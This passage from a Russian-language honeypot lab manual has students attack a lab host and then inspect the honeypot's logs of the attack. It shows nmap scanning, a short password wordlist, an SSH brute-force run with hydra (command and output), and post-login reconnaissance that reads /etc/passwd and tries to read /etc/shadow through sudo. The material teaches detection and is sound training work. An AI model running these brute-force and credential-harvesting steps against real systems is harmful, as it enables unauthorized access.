64 bytes from 192.168.110.110: icmp_seq=1 ttl=64 time=0.420 ms
64 bytes from 192.168.110.110: icmp_seq=2 ttl=64 time=0.322 ms
64 bytes from 192.168.110.110: icmp_seq=3 ttl=64 time=0.393 ms
^C
--- 192.168.110.110 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.322/0.378/0.420/0.041 ms
user@hack:~$
```

Рисунок 40 – Проверка доступности объекта сетевой атаки

Далее необходимо собрать информацию об атакуемом объекте, чтобы иметь представление, каким образом в дальнейшем получить доступ к объекту. Для сбора информации об объекте необходимо запустить утилиту nmap (см. рисунок 41).

```
user@hack:~$ nmap -p 21,22,23,53,80,389,443,3306,5432,5910,8080 -sV 192.168.110.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-22 12:32 MSK
Nmap scan report for 192.168.110.110
Host is up (0.00060s latency).

PORT      STATE SERVICE      VERSION
21/tcp    closed ftp
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
23/tcp    closed telnet
53/tcp    closed domain
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
389/tcp    closed ldap
443/tcp    closed https
3306/tcp   closed mysql
5432/tcp   closed postgresql
5910/tcp   closed cm
8080/tcp   open  http         Apache Tomcat 9.0.27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.75 seconds
user@hack:~$
```

Рисунок 41 – Запуск утилиты «nmap»

Приведенная на рисунке 41 команда по запуску утилиты nmap проверяет доступность основных портов любого сетевого объекта. Кроме этого, ключ –

«sV» позволил отобразить список сервисов, расположенных на том или ином порту, и их версии.

В результате работы утилиты «nmap» можно наблюдать, что у объекта, выбранного в качестве атаки, открыты 22, 80 и 8080 порт.

Таким образом в ходе проведения сетевой разведки были найдены открытые порты в системе, которая будет подвергаться дальнейшей атаке.

Изучение принципа работы honeypot-системы при проведении злоумышленником сетевой разведки.

Необходимо переключиться на машину «Honeypot-Machine», используемую в качестве honeypot-системы. Далее открыть информационную панель сервиса «Grafana». Также необходимо проверить состояние файлов, где отображается информация, зарегистрированная honeypot-системой. Для этого необходимо выполнить переход в раздел с файлом «docker_net.log» (см. рисунок с 42 по 43).




Рисунок 42 – Просмотр файла «docker_net.log»

```
2021-05-22 12:33:18 IP 192.168.110.150.60448 > 192.168.0.129.80: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.48540 > 192.168.0.129.22: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.46136 > 192.168.0.129.5432: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.60432 > 192.168.0.129.80: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.48524 > 192.168.0.129.22: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.59732 > 192.168.0.129.8080: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.55986 > 192.168.0.129.5910: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.57252 > 192.168.0.129.389: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.54474 > 192.168.0.129.53: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.56034 > 192.168.0.129.23: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.60432 > 192.168.0.129.80: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.48524 > 192.168.0.129.22: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.59732 > 192.168.0.129.8080: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.57858 > 192.168.0.129.3306: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.60432 > 192.168.0.129.80: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.48524 > 192.168.0.129.22: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.44662 > 192.168.0.129.21: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.59732 > 192.168.0.129.8080: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.47698 > 192.168.0.129.443: tcp 0
2021-05-22 12:33:18 ARP, Reply 192.168.0.150 is-at 02:42:38:db:1a:6e, length 28
2021-05-22 12:33:18 IP 192.168.110.150.60420 > 192.168.0.129.80: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.60420 > 192.168.0.129.80: tcp 0
2021-05-22 12:33:18 IP 192.168.110.150.47696 > 192.168.0.129.443: tcp 0
```

Рисунок 43 – Просмотр файла «docker_net.log»

Информация панель отобразит, что honeypot-система зарегистрировала события, связанные с сетевой активностью. Так, файл «docker_net.log» отобразит записи о том, что объект с IP-адресом «192.168.110.150» отправлял пакеты типа «IP» на IP-адрес honeypot-системы, а именно на порты 80, 443, 23, 53, 21, 22, 8080, 3306, 389, 5432, 5910.


Далее необходимо проверить другие разделы с файлами, связанные с honeypot-системой. Изменений в них не должно было произойти. Таким образом, собранная на данном этапе информация, позволяет определить, что с honeypot-системой взаимодействует потенциальный злоумышленник.

Изучение механизма получения доступа к объекту сетевой инфраструктуры методом подбора учетных записей.

Необходимо переключиться на машину «Hack-Machine», используемую в качестве системы для проведения атак. На этапе сетевой разведки, было определено, что система, выбранная в качестве атаки, имеет открытый 22, 80 и 8080 порт. Так как 22 порт связан со службой «SSH», то потенциально можно получить доступ к атакуемой системе через подбора данных учетных записей. Данная атака имеет название «Brute-force SSH». Для начала необходимо проверить не имеет ли атакуемая система стандартных пар логин-пароль для ssh-соединений. Стандартными парами будем считать следующие пары логин-пароль:

- user-user;
- root-root;
- admin-admin.

Необходимо сделать попытки подключения по SSH с данными парами логин-пароль. Для этого в терминале необходимо выполнить команды для подключения по SSH со стандартными парами (см. рисунок с 44 по 46).



```
user@hack:~$ ssh user@192.168.110.110
The authenticity of host '192.168.110.110 (192.168.110.110)' can't be established.
ECDSA key fingerprint is SHA256:c3ZDyRMWRm3e7AMRN89cJH4FuJZ2gq/TSCDhjTrgscQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.110.110' (ECDSA) to the list of known hosts.
user@192.168.110.110's password:
Permission denied, please try again.
user@192.168.110.110's password: █
```

Рисунок 44 – Попытка подключения по SSH с парой «user-user»

```

user@hack:~$ ssh root@192.168.110.110
root@192.168.110.110's password:
Permission denied, please try again.
root@192.168.110.110's password:

```

Рисунок 45 – Попытка подключения по SSH с парой «root-root»

```

user@hack:~$ ssh admin@192.168.110.110
admin@192.168.110.110's password:
Permission denied, please try again.
admin@192.168.110.110's password:

```

Рисунок 46 – Попытка подключения по SSH с парой «admin-admin»

Так как стандартные пары логин-пароль не подходят для подключения по SSH к атакуемой объекту, то необходимо провести атаку «Brute-force SSH».

Для проведения данной атаки понадобятся два словаря – словарь, содержащий набор логинов для подключения по SSH, а также словарь, содержащий набор паролей.

Имя файла со словарем «логинов» - «username.txt», имя файла со словарем «паролей» - «password.txt». Необходимо выполнить команду «cat», чтобы просмотреть, что данные файлы содержат нужные словари (см. рисунок с 47 по 48).

```

user@hack:~$ cat username.txt
root
user
admin
administrator
ubuntu
test
user@hack:~$

```

Рисунок 47 – Проверка наличия словаря «логинов» для атаки «Brute-force SSH»

```

user@hack:~$ cat password.txt
anonymous
owaspbwa
toor
alpine
ubuntu
123456
password
12345
12345678
qwerty
1234567890
1234
guest
Password1
Password12
Password123
Password123$
Password1234
password1
password12
password123
password123$

```

Рисунок 48 – Проверка наличия словаря «паролей» для атаки «Brute-force SSH»

После подготовки словарей необходимо провести атаку «Brute-force SSH». Для этого необходимо применить утилиту «hydra». Необходимо ввести команду по запуску данной утилиты с выводом всех пар «логин-пароль» во время перебора, с остановкой работы утилиты при нахождении верной пары «логин-пароль», с указанием словарей, применяемых для проведения атаки «Brute-force SSH», а также сервиса и IP-адреса атакуемого объекта (см. рисунок 49).

```
user@hack:~$ hydra -V -f -t 4 -L /home/user/username.txt -P /home/user/password.txt ssh://192.168.110.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-22 12:36:12
[DATA] max 4 tasks per 1 server, overall 4 tasks, 234 login tries (l:6/p:39), ~59 tries per task
[DATA] attacking ssh://192.168.110.110:22/
[ATTEMPT] target 192.168.110.110 - login "root" - pass "anonymous" - 1 of 234 [child 0] (0/0)
[ATTEMPT] target 192.168.110.110 - login "root" - pass "owaspbwa" - 2 of 234 [child 1] (0/0)
[ATTEMPT] target 192.168.110.110 - login "root" - pass "toor" - 3 of 234 [child 2] (0/0)
[ATTEMPT] target 192.168.110.110 - login "root" - pass "alpine" - 4 of 234 [child 3] (0/0)
[ATTEMPT] target 192.168.110.110 - login "root" - pass "ubuntu" - 5 of 234 [child 2] (0/0)
[ATTEMPT] target 192.168.110.110 - login "root" - pass "123456" - 6 of 234 [child 0] (0/0)
[ATTEMPT] target 192.168.110.110 - login "root" - pass "password" - 7 of 234 [child 1] (0/0)
[ATTEMPT] target 192.168.110.110 - login "root" - pass "12345" - 8 of 234 [child 3] (0/0)
```

Рисунок 49 – Запуск утилиты «hydra» для проведения атаки «Brute-force SSH»

После запуска утилиты «hydra» в терминале будут отображаться подбираемые пары «логин-пароль». При нахождении верной пары «логин-пароль» утилита «hydra» выделит пару цветом, а также остановит свою работу (см. рисунок 50).

```
[22][ssh] host: 192.168.110.110 login: user password: qwerty123
[STATUS] attack finished for 192.168.110.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-22 12:37:57
user@hack:~$
```

Рисунок 50 – Успешная атака «Brute-force SSH»

Таким образом в результате атаки «Brute-force SSH» найдена пара «логин-пароль» для подключения по SSH к атакуемому объекту с IP-адресом 192.168.110.110. Данная пара логин-пароль будет следующая: «user-qwerty123».

Изучение принципа работы honeypot-системы при получении злоумышленником доступа к honeypot-системе методом подбора учетных записей.

Необходимо переключиться на машину «Honeypot-Machine», используемую в качестве honeypot-системы. В информационной панели «Grafana» необходимо выполнить просмотр файла «docker_logs.log» (см. рисунок с 51 по 53).




Рисунок 51 – Просмотр файла «docker_logs.log»

```
2021-05-22 12:37:03 Disconnected from authenticating user root 192.168.110.150 port 48596 [preauth]
2021-05-22 12:37:03 Received disconnect from 192.168.110.150 port 48596:11: Bye Bye [preauth]
2021-05-22 12:37:02 Failed password for root from 192.168.110.150 port 48596 ssh2
2021-05-22 12:37:02 Failed password for root from 192.168.110.150 port 48594 ssh2
2021-05-22 12:37:02 Failed password for root from 192.168.110.150 port 48592 ssh2
2021-05-22 12:37:02 Failed password for root from 192.168.110.150 port 48590 ssh2
2021-05-22 12:37:00 Failed password for root from 192.168.110.150 port 48596 ssh2
2021-05-22 12:37:00 Failed password for root from 192.168.110.150 port 48594 ssh2
2021-05-22 12:37:00 Failed password for root from 192.168.110.150 port 48592 ssh2
2021-05-22 12:37:00 Failed password for root from 192.168.110.150 port 48590 ssh2
2021-05-22 12:36:57 Failed password for root from 192.168.110.150 port 48596 ssh2
2021-05-22 12:36:57 Failed password for root from 192.168.110.150 port 48594 ssh2
2021-05-22 12:36:57 Failed password for root from 192.168.110.150 port 48592 ssh2
2021-05-22 12:36:57 Failed password for root from 192.168.110.150 port 48590 ssh2
2021-05-22 12:36:56 Failed password for root from 192.168.110.150 port 48592 ssh2
2021-05-22 12:36:56 Failed password for root from 192.168.110.150 port 48590 ssh2
2021-05-22 12:36:56 Failed password for root from 192.168.110.150 port 48596 ssh2
2021-05-22 12:36:56 Failed password for root from 192.168.110.150 port 48594 ssh2
```

Рисунок 52 – Просмотр файла «docker_logs.log»

```
2021-05-22 12:35:52 Connection closed by invalid user admin 192.168.110.150 port 48578 [preauth]
2021-05-22 12:35:49 Failed password for invalid user admin from 192.168.110.150 port 48578 ssh2
2021-05-22 12:35:45 Invalid user admin from 192.168.110.150 port 48578
2021-05-22 12:35:39 2021-05-22 09:35:39,074 INFO reaped unknown pid 118
2021-05-22 12:35:38 Connection closed by authenticating user root 192.168.110.150 port 48576 [preauth]
2021-05-22 12:35:36 Failed password for root from 192.168.110.150 port 48576 ssh2
2021-05-22 12:35:26 2021-05-22 09:35:26,820 INFO reaped unknown pid 116
2021-05-22 12:35:25 Connection closed by authenticating user user 192.168.110.150 port 48574 [preauth]
2021-05-22 12:35:25 Failed password for user from 192.168.110.150 port 48574 ssh2
2021-05-22 12:33:10 kex_exchange_identification: Connection closed by remote host
```


Рисунок 53 – Просмотр файла «docker_logs.log»

В файле «docker_logs.log» будет отображаться информация, по которой можно сделать вывод, что было произведено множество попыток авторизации в honeypot-систему через ssh-сервис. Файл будет содержать имена пользователей, который делали попытки авторизации, результаты авторизации (успешная или не успешная попытка), IP-адрес пользователя, с которого проводилась попытка авторизации, а также время, в которое проводилась попытка авторизации.

Таким образом honeypot-система обнаружила все попытки авторизации в системе, при этом в разделе с файлом «docker_logs.log» можно наблюдать, что одна попытка авторизации была успешная. Это означает, что кто-то смог получить доступ к honeypot-системе.

Изучение механизма сбора и анализа данных внутри системы после успешной атаки на объект сетевой инфраструктуры.

Необходимо переключиться на машину «Hack-Machine», используемую в качестве системы для проведения атак. На этапе получения доступа к атакуемому объекту была проведена атака «Brute-force SSH», в результате чего были найдены легитимные учетные данные для подключения по ssh. Далее необходимо выполнить попытку подключения с использованием этих данных. В качестве логина для подключения необходимо использовать имя – «user», в качестве пароля «qwerty123» (см. рисунок 54).



```
user@hack:~$ ssh user@192.168.110.110
user@192.168.110.110's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

user@561134cfef28:~$
```

Рисунок 54 – Попытка подключения к атакуемому объекту с найденными учетными данными

В результате проведена успешная попытка авторизации в системе. Таким образом получен доступ к атакуемому объекту, то есть атака на объект завершилась успешно. После получения доступа к системе необходимо первоначально собрать доступную информацию, которая сможет дать представление об объекте, который был скомпрометирован. Для начала необходимо выполнить команду «ifconfig» для просмотра сетевых интерфейсов и IP-адресов в системе (см. рисунок 55).

```
user@561134cfef28:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.129 netmask 255.255.255.128 broadcast 192.168.0.255
    ether 02:42:c0:a8:00:81 txqueuelen 0 (Ethernet)
    RX packets 70 bytes 8826 (8.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 29 bytes 5667 (5.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.3.3 netmask 255.255.255.0 broadcast 0.0.0.0
    ether 3e:53:d8:ec:eb:02 txqueuelen 1000 (Ethernet)
    RX packets 25 bytes 2988 (2.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1 bytes 42 (42.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Рисунок 55 – Получение информации об сетевых интерфейсах и ip-адресах

Далее необходимо получить информацию о версии ядра операционной системы, а также об запущенных процессах в системе (см. рисунок 56).

```
user@561134cfef28:~$ uname -a
Linux 561134cfef28 5.4.0-72-generic #80~18.04.1-Ubuntu SMP Mon Apr 12 23:26:25 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
user@561134cfef28:~$ ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.3  0.5 28296 23488 pts/0    Ss+   15:53   0:00 /usr/bin/python3 /usr/bin/supervisord -n
root           7  0.0  0.1  6520  5136 pts/0    S      15:53   0:00 /usr/sbin/apache2 -DFOREGROUND
root           8  0.0  0.1 12176  6736 pts/0    S      15:53   0:00 sshd: /usr/sbin/sshd -D -e [listener] 0 of 10-100 sta
root           9  4.5  1.8 2430720 75292 pts/0    Sl    15:53   0:02 /usr/bin/java -Djava.util.logging.config.file=/usr/lo
www-data      18  0.0  0.0 1211408 3984 pts/0    Sl    15:53   0:00 /usr/sbin/apache2 -DFOREGROUND
www-data      19  0.0  0.0 1211408 3984 pts/0    Sl    15:53   0:00 /usr/sbin/apache2 -DFOREGROUND
root          113  0.0  0.2 13892  8856 ?        Ss    15:53   0:00 sshd: user [priv]
user          124  0.0  0.1 13892  5264 ?        S      15:53   0:00 sshd: user@pts/1
user          125  0.0  0.0  5992  3836 pts/1    Ss    15:53   0:00 -bash
user          131  0.0  0.0  7648  3152 pts/1    R+    15:54   0:00 ps aux
user@561134cfef28:~$
```

Рисунок 56 – Получение сведений об ядре и запущенных процессах

Далее необходимо выполнить просмотр домашнего каталога, выполнить переход в корневой каталог и выполнить команду по подробному просмотру содержимого данной директории для определения прав доступа пользователей к содержимому корневого каталога (см. рисунок 57).

```

user@561134cfef28:~$ ls
user@561134cfef28:~$ cd ..
user@561134cfef28:/home$ cd ..
user@561134cfef28:/ $ ls -la
total 76
drwxr-xr-x 1 root root 4096 May 10 15:53 .
drwxr-xr-x 1 root root 4096 May 10 15:53 ..
-rwxr-xr-x 1 root root 0 May 10 15:53 .dockerenv
lrwxrwxrwx 1 root root 7 Apr 1 01:23 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Apr 15 2020 boot
drwxr-xr-x 5 root root 360 May 10 15:53 dev
drwxr-xr-x 1 root root 4096 May 10 15:53 etc
drwxr-xr-x 1 root root 4096 May 6 19:49 home
lrwxrwxrwx 1 root root 7 Apr 1 01:23 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Apr 1 01:23 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Apr 1 01:23 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Apr 1 01:23 libx32 -> usr/libx32
drwxr-xr-x 2 root root 4096 Apr 1 01:23 media
drwxr-xr-x 2 root root 4096 Apr 1 01:23 mnt
drwxr-xr-x 2 root root 4096 Apr 1 01:23 opt
dr-xr-xr-x 449 root root 0 May 10 15:53 proc
drwx----- 1 root root 4096 May 6 19:49 root
drwxr-xr-x 1 root root 4096 May 10 15:53 run
lrwxrwxrwx 1 root root 8 Apr 1 01:23 sbin -> usr/sbin
drwxr-xr-x 1 root root 4096 May 4 21:12 srv
dr-xr-xr-x 13 root root 0 May 10 15:53 sys
drwxrwxrwt 1 root root 4096 May 10 15:53 tmp
drwxr-xr-x 1 root root 4096 May 6 15:21 usr
drwxr-xr-x 1 root root 4096 May 4 21:11 var
user@561134cfef28:/ $

```

Рисунок 57 – Просмотр содержимого директорий системы

В результате выведется информация о том, что владельцем всех каталогов корневой директории является пользователь «root». Кроме этого, можем определить, какие права доступа ко всем каталогам имеет пользователь «user».

Далее необходимо выполнить попытку просмотра файла «/etc/passwd», содержащего список всех пользователей, зарегистрированных в системе (см. рисунок 58). Кроме этого, необходимо выполнить просмотр прав доступа пользователя «user» к данному файлу (см. рисунок 58).

```

user@561134cfef28:/ $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:106::/nonexistent:/usr/sbin/nologin
syslog:x:105:107::/home/syslog:/usr/sbin/nologin
ftp:x:106:109:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
user:x:999:1000::/home/ubuntu:/bin/bash
user@561134cfef28:/ $ ls -la /etc/passwd
-rw-r--r-- 1 root root 1423 May 6 19:49 /etc/passwd
user@561134cfef28:/ $

```

Рисунок 58 – Просмотр файла «/etc/passwd»

В результате выполненных действий будет осуществлен вывод содержимого файла «/etc/passwd», а также выведены права доступа к данному файлу.

Далее необходимо выполнить просмотр файла «/etc/shadow» от имени суперпользователя (см. рисунок 59). В результате попытки просмотра доступ к файлу не будет получен из-за отсутствия пользователя «user» в группе «sudo» (см. рисунок 59). Поэтому необходимо выполнить команду для получения информации о пользователе «user» (см. рисунок 59).

```
user@561134cfef28:/$ sudo cat /etc/shadow
[sudo] password for user:
user is not in the sudoers file. This incident will be reported.
user@561134cfef28:/$ id
uid=999(user) gid=1000(user) groups=1000(user)
user@561134cfef28:/$
```

Рисунок 59 – Просмотр файла «/etc/shadow» и вывод информации о пользователе «user»

В результате выведется информация о пользователе «user», отображающая, что данный пользователь состоит только в группе «user».

Далее необходимо выполнить команду для получения списка установленных пакетов в системе (см. рисунок 60).

```
user@561134cfef28:/$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-f-inst/Trig-await/Trig-pend
| Err=(none)/Reinst-required (Status,Err: uppercase=bad)
++-+-----+-----+-----+-----+
||/ Name                               Version                               Architecture Description
++-+-----+-----+-----+-----+
ii adduser                             3.118ubuntu2                         all          add and remove users and groups
ii adwaita-icon-theme                 3.36.1-2ubuntu0.20.04.2             all          default icon theme of GNOME (small su
bset)
ii alsa-topology-conf                 1.2.2-1                              all          ALSA topology configuration files
ii alsa-ucm-conf                      1.2.2-1ubuntu0.6                    all          ALSA Use Case Manager configuration f
iles
ii apache2                            2.4.41-4ubuntu3.1                   amd64        Apache HTTP Server
ii apache2-bin                       2.4.41-4ubuntu3.1                   amd64        Apache HTTP Server (modules and other
binary files)
ii apache2-data                      2.4.41-4ubuntu3.1                   all          Apache HTTP Server (common files)
ii apache2-utils                     2.4.41-4ubuntu3.1                   amd64        Apache HTTP Server (utility programs
for web servers)
ii apt                                2.0.5                                amd64        commandline package manager
ii at-spi2-core                      2.36.0-2                             amd64        Assistive Technology Service Provider
Interface (dbus core)
ii base-files                        11ubuntu5.3                         amd64        Debian base system miscellaneous file
s
ii base-passwd                       3.5.47                               amd64        Debian base system master password an
d group files
ii bash                              5.0-6ubuntu1.1                      amd64        GNU Bourne Again SHell
ii binutils                          2.34-6ubuntu1.1                     amd64        GNU assembler, linker and binary util
ities
ii binutils-common:amd64             2.34-6ubuntu1.1                     amd64        Common files for the GNU assembler, l
```

Рисунок 60 – Получение списка установленных пакетов в системе

Далее необходимо получить список всех подключённых или созданных в системе блочных устройств (см. рисунок 61).

```
user@561134cfef28:/$ lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop0       7:0      0   99.2M 1 loop
loop1       7:1      0    2.4M 1 loop
loop2       7:2      0    2.5M 1 loop
loop3       7:3      0   55.5M 1 loop
loop4       7:4      0   956K 1 loop
loop5       7:5      0  255.6M 1 loop
loop6       7:6      0   276K 1 loop
loop7       7:7      0   276K 1 loop
loop8       7:8      0    2.2M 1 loop
loop9       7:9      0    2.2M 1 loop
loop10      7:10     0  162.9M 1 loop
loop11      7:11     0   548K 1 loop
loop12      7:12     0   219M 1 loop
loop13      7:13     0   64.8M 1 loop
